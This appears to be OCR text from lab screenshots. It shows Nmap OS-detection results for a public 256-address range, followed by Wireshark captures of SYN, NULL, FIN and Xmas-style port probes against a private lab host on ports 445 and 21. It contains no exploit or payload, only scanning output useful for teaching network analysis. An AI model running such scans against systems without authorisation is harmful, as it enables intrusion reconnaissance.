

nam@kali: ~
File Actions Edit View Help
Nmap scan report for 45-33-32-244.ip.linodeusercontent.com (45.33.32.244)
Host is up (0.18s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Nmap scan report for 45-33-32-248.ip.linodeusercontent.com (45.33.32.248)
Host is up (0.18s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 17 hops
Nmap scan report for li982-249.members.linode.com (45.33.32.249)
Host is up (0.18s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
3306/tcp filtered mysql
Too many fingerprints match this host to give specific OS details
Network Distance: 15 hops
Nmap scan report for 45-33-32-250.ip.linodeusercontent.com (45.33.32.250)
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
443/tcp open https
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
Network Distance: 15 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (135 hosts up) scanned in 1282.47 seconds
(nam㉿kali)-[~]
$


Windows:



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
5491… 386.779503 192.168.1.17 192.168.1.4 TCP 60 37349 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5491… 386.780319 192.168.1.17 192.168.1.4 TCP 60 37349 → 445 [RST] Seq=1 Win=0 Len=0
5491… 386.779825 192.168.1.4 192.168.1.17 TCP 58 445 → 37349 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
Frame 549141: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2DB
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 37349, Dst Port: 445, Seq: 1, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 00 00 40 00 40 06 b7 6a c0 a8 01 11 c0 a8
0020 01 04 91 e5 01 bd 4b e2 67 8c 00 00 00 00 50 04
0030 00 00 e5 69 00 00 00 00 00 00 00 00
wireshark_EthernetCI0TL2.pcapng
Packets: 614538 · Displayed: 3 (0.0%) · Dropped: 4414 (0.7%)
Profile: Default
Type here to search
26°C Có mây
9:53 PM
4/14/2024



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 21
No. Time Source Destination Protocol Length Info
[5491… 386.780848 192.168.1.17 192.168.1.4 TCP 60 37349 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5491… 386.780910 192.168.1.4 192.168.1.17 TCP 54 21 → 37349 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 549155: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2DB
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 37349, Dst Port: 21, Seq: 0, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 2c 3b ca 00 00 3b 06 c0 9c c0 a8 01 11 c0 a8
0020 01 04 91 e5 00 15 4b e2 67 8b 00 00 00 00 60 02
0030 04 00 cb 58 00 00 02 04 05 b4 00 00
wireshark_EthernetCI0TL2.pcapng
Packets: 614538 · Displayed: 2 (0.0%) · Dropped: 4414 (0.7%)
Profile: Default
Type here to search
26°C Có mây
9:55 PM
4/14/2024



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
696 47.847674 192.168.1.17 192.168.1.4 TCP 74 47948 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=179246114 TSecr=0 WS=1024
712 47.848484 192.168.1.4 192.168.1.17 TCP 66 445 → 47948 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
755 47.851635 192.168.1.17 192.168.1.4 TCP 60 47948 → 445 [ACK] Seq=1 Ack=1 Win=64512 Len=0
759 47.851635 192.168.1.17 192.168.1.4 TCP 60 47948 → 445 [RST, ACK] Seq=1 Ack=1 Win=64512 Len=0
wireshark_Ethernet55Z3L2.pcapng
Packets: 3134 · Displayed: 4 (0.1%) · Dropped: 0 (0.0%)
Profile: Default
Type here to search
26°C Có mây
10:05 PM
4/14/2024



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 21
No. Time Source Destination Protocol Length Info
680 47.847674 192.168.1.17 192.168.1.4 TCP 74 56366 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=179246111 TSecr=0 WS=1024
698 47.847716 192.168.1.4 192.168.1.17 TCP 54 21 → 56366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 680: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{7DB1B0B5-2D88-4
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 56366, Dst Port: 21, Seq: 0, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 3c 6c a9 40 00 40 06 4a ad c0 a8 01 11 c0 a8
0020 01 04 dc 2e 00 15 06 6d 22 eb 00 00 00 00 a0 02
0030 fa f0 a5 3c 00 00 02 04 05 b4 04 02 08 0a 0a af
0040 14 1f 00 00 00 00 01 03 03 0a
wireshark_Ethernet55Z3L2.pcapng
Packets: 3134 · Displayed: 2 (0.1%) · Dropped: 0 (0.0%)
Profile: Default
Type here to search
27°C Có mây
10:05 PM
4/14/2024


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
337 30.524814 192.168.1.17 192.168.1.4 TCP 60 38360 → 445 [<None>] Seq=1 Win=1024 Len=0
338 30.525069 192.168.1.4 192.168.1.17 TCP 54 445 → 38360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 337: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7DB1B0B5-2D88-4
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 38360, Dst Port: 445, Seq: 1, Len: 0
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 1c 77 00 00 26 06 f4 f3 c0 a8 01 11 c0 a8
0020 01 04 95 d8 01 bd bd 17 7b 55 00 00 00 00 50 00
0030 04 00 58 7c 00 00 00 00 00 00 00 00
Ethernet: <live capture in progress>
Packets: 516 · Displayed: 2 (0.4%)
Profile: Default
Type here to search
27°C Có mây
10:08 PM
4/14/2024



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 445
No. Time Source Destination Protocol Length Info
337 30.524814 192.168.1.17 192.168.1.4 TCP 60 38360 → 445 [<None>] Seq=1 Win=1024 Len=0
338 30.525069 192.168.1.4 192.168.1.17 TCP 54 445 → 38360 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
906 92.245276 192.168.1.17 192.168.1.4 TCP 60 48122 → 445 [FIN] Seq=1 Win=1024 Len=0
907 92.245345 192.168.1.4 192.168.1.17 TCP 54 445 → 48122 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
1145 116.900326 192.168.1.17 192.168.1.4 TCP 60 37250 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
1146 116.900598 192.168.1.4 192.168.1.17 TCP 54 445 → 37250 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
